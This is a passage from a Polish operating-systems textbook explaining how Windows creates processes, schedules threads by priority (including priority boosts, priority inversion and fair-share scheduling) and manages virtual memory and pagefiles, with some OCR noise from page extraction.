 16. Jeśli dany proces ma ograniczone prawa (tak jest np. w przypadku przeglądarki Internet Explorer), jego token jest modyfikowany w taki sposób, aby nie mógł uzyskiwać dostępu do wszystkich obiektów.
 17. Jeśli dany program aplikacji oznaczono jako wymagający dostosowania do środowiska bieżącej wersji systemu Windows, stosuje się wskazane *mechanizmy dostosowawcze* (ang. *shims*). Tego rodzaju mechanizmy zwykle opakowują wywołania bibliotek, nieznacznie modyfikując ich zachowania, np. poprzez zwracanie zmienionych numerów wersji lub opóźnianie zwalniania pamięci.
 18. I wreszcie następuje wywołanie procedury `NtResumeThread`, aby odblokować nowy wątek — wywołanie zwraca procesowi wywołującemu strukturę danych obejmującą identyfikatory i uchwyty nowo utworzonych procesu i wątku.

We wcześniejszych wersjach systemu Windows większa część algorytmu tworzenia procesu była zaimplementowana w procedurze trybu użytkownika, która tworzyła nowy proces przy użyciu wielu wywołań systemowych i wykonywała inne działania z wykorzystaniem rdzennych interfejsów API NT obsługujących implementację podsystemów. Te operacje zostały przeniesione do jądra, aby zmniejszyć możliwość manipulowania procesem potomnym przez proces macierzysty w przypadkach, gdy w procesie potomnym działał program chroniony — np. w celu implementacji mechanizmów DRM do zabezpieczenia filmów przed piractwem.

System nadal obsługuje oryginalne wywołanie rdzennego API — `NtCreateProcess` — zatem większą część operacji tworzenia procesów nadal można zrealizować w ramach trybu użytkownika procesu nadziednego — pod warunkiem że tworzony proces nie jest chroniony.

Szeregowanie

Jądro systemu Windows nie korzysta z żadnego centralnego wątku szeregującego. Zamiast tego wątek, który nie może być dłużej wykonywany, przechodzi do trybu jądra i sam wywołuje mechanizm szeregujący, aby dowiedzieć się, do którego wątku należy się przełączyć. Poniżej wymieniono sytuacje, w których aktualnie wykonywany wątek odwołuje się do kodu mechanizmu szeregującego:

1. Aktualnie wykonywany wątek blokuje się w oczekiwaniu na zmianę stanu semafora, mutexa lub zdarzenie albo na wykonanie operacji wejścia-wyjścia.
2. Dany wątek wysyła sygnał do jakiegoś obiektu (np. wykonuje operację up na semaforze).
3. Wyczerpuje się kwant czasu wykonywanego wątku.

W pierwszym przypadku dany wątek działa już w trybie jądra, co jest warunkiem operacji na obiekcie dyspozytora lub obiekcie wejścia-wyjścia. Ponieważ w takim przypadku często nie może kontynuować działania, wywołuje kod mechanizmu szeregującego, aby wybrać swojego następcę, załadować jego rekord w strukturze CONTEXT i wznowić jego wykonywanie.

Także w drugim przypadku wykonywany wątek działa w trybie jądra. Z drugiej strony po wysłaniu sygnału do jakiegoś obiektu taki wątek może kontynuować działanie, ponieważ wysyłanie sygnałów do obiektów nigdy nie blokuje wykonywania strony wysyłającej. Taki wątek powinien jednak wywołać mechanizm szeregujący, aby sprawdzić, czy w wyniku tej operacji nie został zwolniony (nie jest gotowy do działania) wątek z wyższym priorytetem szeregowania. Jeśli tak, następuje przełączenie wątków, ponieważ Windows jest typowym systemem wywłaszczającym (oznacza to, że przełączanie wątków może mieć miejsce w dowolnym momencie, nie tylko po wyczerpaniu kwantu czasu bieżącego wątku). W systemach wieloprocesorowych wątek, który przeszedł w stan gotowości, może mieć przydzielony inny procesor — wówczas oryginalny wątek może kontynuować działanie na bieżącym procesorze, nawet jeśli jego priorytet szeregowania jest niższy.

W trzecim przypadku ma miejsce przerwanie przenoszące sterowanie do trybu jądra, w którym bieżący wątek odwołuje się do kodu mechanizmu szeregującego, aby dowiedzieć się, który wątek powinien być wykonywany jako następny. W zależności od zawartości listy wątków oczekujących może się okazać, że zostanie wybrany ten sam wątek — otrzyma wówczas nowy kwant czasu i będzie kontynuował wykonywanie. W przeciwnym razie konieczne będzie przełączenie wątków.

Mechanizm szeregujący jest wywoływany także w dwóch następujących przypadkach:

1. Po zakończeniu wykonywania operacji wejścia-wyjścia.
2. Po wyczerpaniu czasu oczekiwania.

W pierwszym przypadku wątek może oczekiwac na wykonanie danej operacji wejścia-wyjścia i wznowić działanie po jej zakończeniu. Należy wówczas sprawdzić, czy aktualnie wykonywany wątek nie powinien zostać wywłaszczyony, ponieważ w systemie Windows nie istnieje pojęcie gwarancji minimalnego czasu wykonywania wątków. Mechanizm szeregujący nie jest wywoływanym przez kod obsługujący przerwania (takie rozwiążanie mogłoby uniemożliwić obsługę przerwań na zbyt długo). Zamiast tego odpowiednie wywołanie DPC jest kolejkowane z myślą o wykonaniu

w niedalekiej przyszłości (już po zakończeniu działania przez mechanizm obsługi przerwań). W drugim przypadku wątek wykonał operację down na semaforze lub wstrzymał wykonywanie w oczekiwaniu na jakiś inny obiekt, jednak limit czasowy oczekiwania się wyczerpał. Także wówczas mechanizm obsługi przerwań powinien umieścić odpowiednie wywołanie DPC w kolejce, aby uniknąć wykonywania tego wywołania bezpośrednio przez ten mechanizm. Jeśli wątek jest gotowy do wznowienia wykonywania wskutek wygaśnięcia limitu czasowego, mechanizm szeregujący sprawdzi, czy wspomniany wątek ma wyższy priorytet szeregowania niż wątek aktualnie wykonywany — jeśli tak, bieżący wątek zostanie wywolaszczony (tak jak w pierwszym opisanym przypadku).

Przejdzmy teraz do analizy właściwego algorytmu szeregowania. Interfejs Win32 API oferuje dwa wywołania wpływające na działanie mechanizmu szeregującego. Pierwsze z tych wywołań, SetPriorityClass, ustawia klasę priorytetu wszystkich wątków wchodzących w skład procesu wywołującego. Istnieje sześć klas priorytetów: czasu rzeczywistego, wysoki, powyżej normalnego, normalny, poniżej normalnego oraz niski (ang. *idle*). Klasa priorytetu określa względne priorytety w całym zborze procesów. Klasy priorytetów można wykorzystywać także do tymczasowego oznaczania procesów jako *działających w tle*, czyli takich, które nie powinny w żaden sposób wpływać na pozostałą aktywność systemu. Warto pamiętać, że chociaż klasę priorytetu określa się na poziomie procesu, opisywana operacja wpływa na priorytety wszystkich wątków tego procesu, a ustawiony w ten sposób priorytet bazowy jest przypisywany także każdemu nowemu wątkowi tego procesu.

Drugim wywołaniem interfejsu Win32 API kontrolującym działanie mechanizmu szeregującego jest SetThreadPriority. Za pośrednictwem tego wywołania można ustawić względny priorytet wskazanego wątku (niekoniecznie wątku wywołującego) z uwzględnieniem klasy priorytetu przypisanej odpowiedniemu procesowi. Dopuszczalne wartości to: krytyczny (ang. *time critical*), najwyższy, powyżej normalnego, normalny, poniżej normalnego, najniższy oraz priorytet bezczynności (uśpienia). Wątki krytyczne otrzymują najwyższy priorytet szeregowania (ale nie priorytet czasu rzeczywistego), natomiast wątki bezczynne otrzymują najniższy priorytet niezależnie od klasy priorytetu. Pozostałe wartości nieznacznie zmieniają priorytet bazowy wątku względem wartości wynikającej z przyjętej klasy priorytetu (odpowiednio +2, +1, 0, -1, -2). Stosowanie klas priorytetów i względnych priorytetów wątków ułatwia aplikacjom decydowanie o właściwym doborze priorytetów szeregowania.

Sam mechanizm szeregujący działa w następujący sposób. System obsługuje 32 priorytety ponumerowane od 0 do 31. Kombinacje klas priorytetów i względnych priorytetów wątków są odwzorowywane na 32 bezwzględne priorytety wątków (patrz tabela 11.13). Liczby w tej tabeli reprezentują *priorytety bazowe* wątków. Każdy wątek ma dodatkowo przypisany tzw. priorytet bieżący, który może być wyższy (ale nie niższy) od priorytetu bazowego — tym zagadnieniem zajmiemy się za chwilę.

Aby efektywnie korzystać z tych priorytetów podczas szeregowania wątków, system utrzymuje tablicę 32 list wątków odpowiadających priorytetom od 0 do 31 (patrz tabela 11.13). Każda z tych list zawiera gotowe do wykonywania wątki z odpowiednim priorytetem. Podstawowy algorytm szeregujący przeszukuje tę tablicę, począwszy od priorytetu 31 aż do listy wątków z priorytetem 0. W momencie odnalezienia niepustej listy wątek z początku tej kolejki jest wybierany i otrzymuje prawo wykonywania przez jeden kwant czasu. Kiedy przyznany kwant czasu wygasza, wątek trafia na koniec kolejki właściwej swojemu priorytetowi, a nowy kwant czasu otrzymuje wątek z początku tej kolejki. Innymi słowy, jeśli istnieje wiele wątków gotowych do wykonania z najwyższym priorytetem, otrzymują kolejno swoje kwanty czasu zgodnie z *algorymem cyklicznym*.

Tabela 11.13. Odwzorowania priorytetów podsystemu Win32 na priorytety systemu Windows

Klasy priorytetów procesów Win32							
	System czasu rzeczywistego	Wysoki	Powыżej normalnego	Normalny	Poniżej normalnego	Bezczynność	
Win32 thread priorities	Krytyczny	31	15	15	15	15	15
	Najwyższy	26	15	12	10	8	6
	Powyżej normalnego	25	14	11	9	7	5
	Normalny	24	13	10	8	6	4
	Poniżej normalnego	23	12	9	7	5	3
	Najniższy	22	11	8	6	4	2
	Bezczynny	16	1	1	1	1	1


nym (rotacyjnym; ang. *round robin*). Jeśli żaden wątek nie jest gotowy do wykonywania, proces przechodzi w stan oczekiwania (czyli stan niskiego poboru energii w oczekiwaniu na wystąpienie przerwania).

Warto przy tej okazji podkreślić, że mechanizm szeregujący wybiera wątki niezależnie od procesów, do których te wątki należą. Oznacza to, że opisywany mechanizm nie wybiera najpierw procesu, by następnie wybrać któryś z jego wątków — operuje wyłącznie na wątkach. Mechanizm szeregujący w ogóle nie uwzględnia przynależności wątków do procesów (oczywiście z wyjątkiem sytuacji, w której wymiana wątków wymaga także wymiany przestrzeni adresowych).

Aby podnieść skalowalność algorytmów szeregujących w środowiskach wieloprocesorowych z dużą liczbą procesorów, mechanizm szeregujący próbuje za wszelką cenę unikać blokowania dostępu do globalnej tablicy list wątków oczekujących. Zamiast tego opisywany mechanizm sprawdza, czy może od razu przydzielić właściwy procesor jakiemuś wątkowi gotowemu do wykonywania.

Dla każdego wątku mechanizm szeregujący wyznacza tzw. *idealny procesor* i próbuje tak szeregować wątki, aby każdy z nich otrzymywał dostęp właśnie do tego procesora (jeśli tylko jest to możliwe). Takie rozwiązanie podnosi wydajność systemu, ponieważ zwiększa prawdopodobieństwo występowania danych wykorzystywanych przez wątek w pamięci podręcznej idealnego procesora. Mechanizm szeregujący korzysta z wiedzy o działaniu systemów wieloprocesorowych, w których każdy procesor dysponuje własną pamięcią umożliwiającą wykonywanie programów bez odwoływanego się do jakiegokolwiek pamięci zewnętrznej (odwołania do pamięci innej niż lokalna wiążą się z pewnymi kosztami). Systemy tego typu określa się mianem **komputerów NUMA** (od ang. *NonUniform Memory Access*). Mechanizm szeregujący próbuje optymalizować rozmieszczenie wątków na tego rodzaju komputerach. W razie błędu braku strony menedżer pamięci próbuje przydzielać wątkom strony fizyczne należące do idealnego procesora.

Strukturę tablicy nagłówków kolejek pokazano na rysunku 11.13. Na rysunku widać cztery kategorie priorytetów: czasu rzeczywistego, użytkownika, zerowe i bezczynności (czyli efektywnie -1). Warto te priorytety wyjaśnić nieco bliżej. Priorytety z przedziału 16 – 31 zalicza się do grupy priorytetów czasu rzeczywistego — stosowanie tych priorytetów pozwala budować systemy spełniające warunki przetwarzania w czasie rzeczywistym, np. nieprzekraczalne terminy realizacji zadań. Wątki z priorytetami czasu rzeczywistego mają pierwszeństwo przed wszystkimi wątkami z priorytetami dynamicznymi, ale nie przed wywołaniami DPC i procedurami ISR. Aplikacja czasu rzeczywistego działająca w tego rodzaju systemie może wymagać stosowania



Rysunek 11.13. System Windows obsługuje 32 priorytety wątków

sterowników urządzeń, które możliwe rzadko i krótko korzystają z wywołań DPC i procedur ISR, ponieważ tego rodzaju konstrukcje mogą uniemożliwić wątkom czasu rzeczywistego realizację ich zadań w terminie.

Zwykli użytkownicy nie mogą uruchamiać wątków czasu rzeczywistego. Gdyby wątek użytkownika dysponował wyższym priorytetem niż np. wątek obsługujący klawiaturę lub mysz i gdyby wszedł w nieskończoną pętlę, wątek klawiatury lub myszy nigdy nie otrzymałby szansy realizacji swoich zadań, co w praktyce doprowadziłoby do zawieszenia systemu. Ustawianie priorytetu czasu rzeczywistego wymaga specjalnych uprawnień reprezentowanych przez token procesu. Zwykli użytkownicy nie mają tego rodzaju uprawnień.

Wątki aplikacji zwykle działają z priorytetami z przedziału 1 – 15. Ustawiając priorytety procesu i wątków, aplikacja może łatwo decydować o pierwszeństwie swoich wątków. Wątki systemowe *stron zerowych* (ang. zero page) działają z priorytetem 0 i konwertują wolne strony na strony złożone z samych zer. Dla każdego fizycznego procesora istnieje odrębny wątek stron zerowych.


Każdy wątek ma priorytet bazowy zależny od klasy priorytetu przypisanej odpowiedniemu procesowi oraz priorytet względny samego wątku. Do wyboru jednej z 32 kolejek gotowych wątków wykorzystuje się jednak tzw. priorytet bieżący, który zwykle (choć nie zawsze) jest taki sam jak priorytet bazowy. W pewnych sytuacjach priorytet bieżący wątku (poza wątkami czasu rzeczywistego) może być podniesiony przez jądro, ale nigdy nie przekracza priorytetu 15. Ponieważ tablica widoczna na rysunku 11.13 jest konstruowana właśnie na podstawie priorytetów bieżących, ich zmiana wpływa na sposób szeregowania wątków. Tego rodzaju zmiany nigdy nie dokonują się na wątkach z priorytetem czasu rzeczywistego.

Sprawdźmy teraz, kiedy priorytet wątku jest podnoszony. Po pierwsze mechanizm szeregujący podnosi priorytet wątku oczekującego na zakończenie operacji wejścia-wyjścia w momencie jej wykonania — wyższy priorytet ma umożliwić szybkie wznowienie działania i zainicjowanie ewentualnych dalszych operacji wejścia-wyjścia. Takie rozwiązywanie ma na celu utrzymywanie możliwie dużego obciążenia urządzeń wejścia-wyjścia. Skala podnoszenia priorytetu zależy od rodzaju danego urządzenia wejścia-wyjścia i zwykle wynosi 1 dla dysku, 2 dla połączenia szeregowego, 6 dla klawiatury i 8 dla karty dźwiękowej.

Po drugie, jeśli wątek czekał na semafor, mutex lub inne zdarzenie, zwolnienie tego obiektu powoduje tymczasowe podniesienie priorytetu tego wątku o dwa poziomy (w przypadku procesu pierwszoplanowego, czyli kontrolującego okno, do którego są kierowane dane wejściowe z klawiatury) lub o jeden poziom (w przypadku pozostałych procesów). Takie rozwiązanie ma na celu podnoszenie priorytetów interaktywnych procesów ponad popularny (zwykle przyznany licznym procesom) poziom 8. I wreszcie system podnosi priorytet wątku graficznego interfejsu użytkownika (GUI) w reakcji na pojawienie się oczekiwanych danych wejściowych okna.

Podnoszenie priorytetów nie ma jednak trwałego charakteru. Efekt tego rodzaju działań jest natychmiastowy i może powodować ponowne szeregowanie zadań procesora. Po wykorzystaniu całego następnego kwantu czasu priorytet wątku spada o jeden poziom, a sam wątek jest przenoszony do niższej kolejki w tablicy priorytetów. Jeśli wątek w całości wykorzysta następny kwant czasu, jego priorytet spadnie o kolejny poziom — procedura powtarza się aż do osiągnięcia poziomu priorytetu bazowego (wówczas istnieje możliwość ponownego podniesienia priorytetu wątku).

Istnieje jeszcze jeden przypadek, w którym system zmienia priorytety wątków. Wyobraźmy sobie dwa wątki wspólnie rozwiązujące popularny problem producenta-konsumenta. Zadanie producenta jest bardziej wymagające, zatem otrzymuje wyższy priorytet, np. 12, podczas gdy mniej obciążony konsument dysponuje priorytetem 4. W pewnym momencie producent wypełnia wspólny bufor i wstrzymuje działanie w oczekiwaniu na zmianę stanu semafora — tę sytuację pokazano na rysunku 11.14(a).



Rysunek 11.14. Przykład odwracania priorytetów

Zanim konsument otrzyma możliwość wznowienia wykonywania, niezwiązany z tym programem wątek z priorytetem 8 zgłasza gotowość do pracy i jest uruchamiany — ten scenariusz pokazano na rysunku 11.14(b). Dopóki ten wątek będzie żądał dostępu do procesora, będzie ten dostęp otrzymywał, ponieważ dysponuje wyższym priorytetem szeregowania niż konsument, a producent (z jeszcze wyższym priorytetem) jest zablokowany. W takich okolicznościach producent nie będzie mógł wznowić działania do czasu rezygnacji z dalszej pracy wątku z priorytetem na poziomie 8. Ten problem jest znany pod nazwą *inwersji priorytetów*. W systemie Windows rozwiązano problem inwersji priorytetów pomiędzy wątkami jądra za pomocą mechanizmu wewnętrz programu szeregującego określonego jako *Autoboost*. Mechanizm *Autoboost* automatycznie śledzi zależności pomiędzy wątkami i podnosi priorytet szeregowania dla tych wątków, które są w posiadaniu zasobów potrzebnych dla wątków o wyższym priorytecie.

System Windows działa na komputerach PC, w których zazwyczaj w danym momencie jest aktywna tylko jedna interaktywna sesja. Jednak Windows obsługuje również tryb *serwera terminali*, w którym jest wiele interaktywnych sesji obsługiwanych przez sieć przy użyciu protokołu

RDP (ang. *Remote Desktop Protocol*). Kiedy działa wiele sesji użytkownika, łatwo może dojść do sytuacji, gdy sesja jednego użytkownika koliduje z sesją innego z powodu zużywania zbyt wielu zasobów procesora. W systemie Windows zaimplementowano algorytm sprawiedliwego podziału **DFSS** (od ang. *Dynamic Fair-Share Scheduling*), który nie dopuszcza do zbytniego zużywania zasobów przez jedną z sesji. W mechanizmie DFSS wykorzystano *grupy szeregowania* (ang. *scheduling groups*) w celu zorganizowania wątków w każdej sesji. W ramach każdej grupy wątki są szeregowane zgodnie ze standardowymi zasadami szeregowania, ale każda grupa uzyskuje mniejszy lub większy dostęp do procesorów, w zależności od tego, przez jaki czas określona grupa łącznie działała. Względne priorytety grup są dostosowywane powoli, tak by były ignorowane krótkie aktywności oraz by czas, przez jaki grupa może działać, był skracany tylko wtedy, gdy grupa nadmiernie wykorzystuje procesor przez długi okres.

11.5. ZARZĄDZANIE PAMIĘCIĄ


System Windows korzysta z wyjątkowo rozbudowanego systemu pamięci wirtualnej. Istnieje wiele funkcji interfejsu Win32 umożliwiających stosowanie tego systemu — za ich implementację odpowiada menedżer pamięci, czyli największy komponent warstwy wykonawczej NTOS. W poniższych punktach przyjrzymy się kolejno najważniejszym pojęciom, wywołaniom interfejsu Win32 API i wreszcie samej implementacji.

11.5.1. Podstawowe pojęcia

W systemie Windows każdy proces użytkownika dysponuje własną wirtualną przestrzenią adresową. Na komputerach x86 adresy wirtualne zajmują po 32 bity, zatem każdy proces ma do dyspozycji 4 GB wirtualnej przestrzeni adresowej. Tryby użytkownika i jądra otrzymują po 2 GB każdy. W maszynach x64 zarówno tryby użytkownika, jak i jądra otrzymują więcej adresów wirtualnych, niż są w stanie racjonalnie wykorzystać w dającej się przewidzieć przyszłości. Zarówno na platformie x86, jak i na platformie x64 wirtualna przestrzeń adresowa jest stronicowana na żądanie, a pojedyncza strona ma stały rozmiar 4 kB, chociaż w pewnych przypadkach (do których wróćmy za chwilę) stosuje się także strony o rozmiarze 2 MB (poprzez stosowanie samego katalogu stron, a więc z pominięciem odpowiedniej tablicy stron).

Układ przestrzeni adresów wirtualnych dla trzech procesorów x86 w uproszczonej formie pokazano na rysunku 11.15. Dolne i górne 64 kB wirtualnej przestrzeni adresowej każdego procesu zwykle nie są odwzorowywane. Zdecydowano się na takie rozwiązanie celowo, aby ułatwić wykrywanie ewentualnych błędów programistycznych i złagodzić skutki wykorzystania określonych rodzajów słabych punktów.

Po pierwszych 64 kB rozpoczyna się prywatny kod i dane użytkownika. Ta część wirtualnej przestrzeni adresowej może zajmować niemal 2 GB. Górnego 2 GB tej przestrzeni zawierają system operacyjny, w tym kod, dane oraz pule stronicowane i niestronicowane. Górnego 2 GB to pamięć wirtualna jądra współdzielona przez wszystkie procesy użytkownika (z wyjątkiem takich danych pamięci wirtualnej jak tablice stron i listy zbiorów roboczych, które są kojarzone z poszczególnymi procesami). Pamięć wirtualna jądra jest dostępna tylko dla procesów w trybie jądra. Zdecydowano się na przyjęcie modelu współdzielenia pamięci wirtualnej procesów z jądrem, aby wątki wykonujące wywołania systemowe mogły przechodzić do trybu jądra i kontynuować działanie bez konieczności zmiany mapy pamięci. W takim przypadku wystarczy przełączenie do stosu jądra skojarzonego z danym wątkiem. Daje to duże korzyści, jeśli chodzi o wydajność.



Rysunek 11.15. Układ wirtualnej przestrzeni adresowej dla trzech procesów użytkownika na platformie x86. Białe obszary reprezentują prywatną przestrzeń procesów. Szare obszary są wspólne dla wszystkich procesów

Podobny mechanizm jest dostępny również w systemie UNIX. Ponieważ strony trybu użytkownika tego procesu nadal są dostępne, kod trybu jądra może odczytywać parametry i bufora dostępu bez konieczności wracania do trybu użytkownika i wielokrotnego przechodzenia pomiędzy przestrzeniami adresowymi ani tymczasowego podwójnego odwzorowywania stron w obu przestrzeniach. Wadą tego rozwiązania jest mniejsza prywatna przestrzeń adresowa procesów; niewątpliwą zaletą tego modelu jest szybsze wykonywanie wywołań systemowych.

System Windows umożliwia wątkom wykonywanym w trybie jądra dołączanie się do innych przestrzeni adresowych. Dołączanie do przestrzeni adresowej zapewnia wątkowi dostęp nie tylko do całej przestrzeni adresowej trybu użytkownika, ale też do części przestrzeni adresowej jądra przypisanych temu procesowi, np. samodwzorowania tablic stron. Wątki muszą ponownie przełączać się do oryginalnej przestrzeni adresowej przed każdym powrotem do trybu użytkownika.

Przydzielanie adresów wirtualnych

Każda strona adresów wirtualnych może się znajdować w jednym z trzech stanów: nieprawidłowym, zastrzeżonym i zatwierdzonym. *Nieprawidłowa strona* (ang. *invalid page*) nie jest aktualnie odwzorowywana na obiekt sekcji pamięci, a ewentualne odwołania do tej strony spowodują błąd braku strony skutkujący *naruszeniem dostępu* (ang. *access violation*). Kiedy kod lub dane są odwzorowywane na stronę wirtualną, mówimy o tej stronie, że jest *zatwierdzona* (ang. *committed*). Błąd braku strony w tym stanie powoduje odwzorowanie strony zawierającej adres wirtualny, która spowodowała ten błąd, na jedną ze stron reprezentowanych przez obiekt sekcji lub przechowywanych w pliku stron. W takim przypadku często należy zaalokować stronę fizyczną i wykonać operację wejścia-wyjścia na pliku reprezentowanym przez obiekt sekcji, aby odczytać odpowiednie dane z dysku. Błędy braku stron mogą też występować tylko dlatego, że wpis w tablicy stron wymaga aktualizacji, np. jeśli odpowiednia strona fizyczna nadal jest składowana w pamięci podręcznej (wówczas operacja wejścia-wyjścia nie jest konieczna). W takich przypadkach mówimy o *miękkich błędach braku stron* (ang. *soft page faults*), które bardziej szczegółowo omówimy za chwilę.

Strona wirtualna może się też znajdować w stanie *zastrzeżonym* (ang. *reserved*). Zastrzeżona strona wirtualna jest nieprawidłowa, ale ma też tę cechę, że odpowiednie adresy wirtualne nigdy nie są alokowane przez menedżer pamięci dla innych celów. Przykładowo podczas tworzenia nowego wątku wiele stron przestrzeni stosu trybu użytkownika jest oznaczanych jako zastrzeżone strony wirtualnej przestrzeni adresowej tego procesu, a tylko jedna strona zostaje zatwierdzona. Wraz ze wzrostem rozmiaru tego stosu menedżer pamięci wirtualnej automatycznie zatwierdza dodatkowe strony aż do niemal całkowitego wyczerpania zbioru stron zastrzeżonych. Strony zastrzeżone mają na celu zapobieganie zbyt szybkiemu rozszerzaniu tego stosu i nadpisywaniu danych innych procesów. Zastrzeżenie wszystkich stron wirtualnych oznacza, że dany stos może rozrosnąć się do maksymalnych rozmiarów bez ryzyka wykorzystania do innych celów sąsiednich stron wirtualnej przestrzeni adresowej. Oprócz wymienionych stanów strony mają też inne atrybuty decydujące m.in. o możliwości odczytu, zapisu oraz wykonywania.

Pliki stron

Z ciekawym problemem mamy do czynienia w obszarze wyznaczania pamięci zapasowej dla tych zatwierdzonych stron, które nie są odwzorowywane w konkretnych plikach. Strony tego typu wykorzystują tzw. *plik stron* (ang. *pagefile*). Największym problemem jest znalezienie odpowiedzi na pytania, jak i kiedy odwzorowywać stronę wirtualną w określonych obszarach pliku stron. Najprostszą strategią byłoby przypisanie każdej stronie wirtualnej strony w jednym z plików stron na dysku już w czasie jej zatwierdzania. Taki model gwarantowałby nam, że zawsze istnieje znane miejsce, w którym (w razie konieczności zwolnienia pamięci) należy zapisywać poszczególne zatwierdzone strony.

System Windows stosuje strategię stronicowania określana mianem *dokładnie na czas* (ang. *just-in-time*). Zatwierdzone strony, dla których wyznaczono plik stron, nie otrzymują przestrzeni w tym pliku do chwili wystąpienia konieczności ich przeniesienia. Oznacza to, że dla stron, które nigdy nie są usuwane z pamięci, nie jest alokowana przestrzeń dyskowa. Jeśli łączny rozmiar pamięci wirtualnej okazuje się mniejszy od ilości dostępnej pamięci fizycznej, plik stron w ogóle nie jest potrzebny. Możliwość rezygnacji z tego pliku okazuje się szczególnie wygodna w przypadku systemów wbudowanych opracowanych na bazie Windowsa. Wspomnianą możliwość wykorzystuje się także podczas uruchamiania systemu, ponieważ pliki stron nie są inicjalizowane do momentu uruchomienia pierwszego procesu trybu użytkownika (*smss.exe*).

Strategię wstępnego alokowania całej pamięci wirtualnej systemu stosuje się dla danych prywatnych (stosów, sterów i stron kodu kopiowanych przy zapisie) tylko w granicach wyznaczanych przez rozmiar plików stron. Model alokacji dokładnie na czas powoduje, że pamięć wirtualna może być niemal równie duża jak suma rozmiarów plików stron i pamięci fizycznej. W obecnej sytuacji, w której dyski twarde oferują ogromne przestrzenie i są relatywnie tanie (w porównaniu z pamięcią fizyczną), oszczędność miejsca nie jest tak ważna jak możliwy do osiągnięcia wzrost wydajności.

W modelu stronicowania na żądanie operacje odczytu stron z dysku muszą być wykonywane niezwłocznie, ponieważ wątek, który potrzebuje brakującej strony, nie może kontynuować działania do momentu zakończenia operacji ponownego przenoszenia tej strony do pamięci fizycznej (ang. *page-in*). Jednym ze sposobów optymalizacji procedury przenoszenia brakujących stron do pamięci jest podejmowanie prób przenoszenia z wyprzedzeniem dodatkowych stron w ramach tej samej operacji wejścia-wyjścia. Z drugiej strony operacje zapisujące zmodyfikowane strony na dysku zwykle nie są synchronizowane z wykonywanymi wątkami. Strategia alokowania przestrzeni pliku stron dokładnie na czas wykorzystuje ten model do poprawy wydajności operacji

zapisu zmodyfikowanych stron w pliku stron. Zmodyfikowane strony są grupowane i zapisywane w większych pakietach. Ponieważ przestrzeń w pliku stron nie jest alokowana do czasu zapisywania stron, liczbę operacji zmiany położenia głowicy dyskowej potrzebnych do zapisańia pakietu stron można ograniczyć — poprzez alokację odpowiednich stron w pliku stron blisko siebie lub wręcz w bezpośrednim sąsiedztwie.

Strony przechowywane w pliku stron, odczytywane i kopowane do pamięci, zachowują swoją przestrzeń w tym pliku do czasu wprowadzenia pierwszej zmiany zawartości tych stron. Strona, która nigdy nie jest modyfikowana, trafia na specjalną listę wolnych stron fizycznych nazwaną *listą gotowości* (ang. *standby list*) — strony reprezentowane na tej liście mogą być ponownie wykorzystane bez konieczności ponownego zapisu na dysku. Jeśli jednak strona zostanie zmodyfikowana, menedżer pamięci zwolni odpowiednią stronę pliku stron, a jedyna jej kopia będzie reprezentowana w pamięci głównej. Menedżer pamięci implementuje to rozwiązańe, oznaczając ładowane strony jako dostępne tylko do odczytu. Kiedy jakiś wątek po raz pierwszy spróbuje zapisać daną stronę, menedżer pamięci wykryje to żądanie i zwolni odpowiednią stronę pliku stron, oznaczyciąc tę stronę jako dostępną do zapisu, po czym zasygnalizuje danemu wątkowi możliwość ponownego podjęcia próby zapisu.

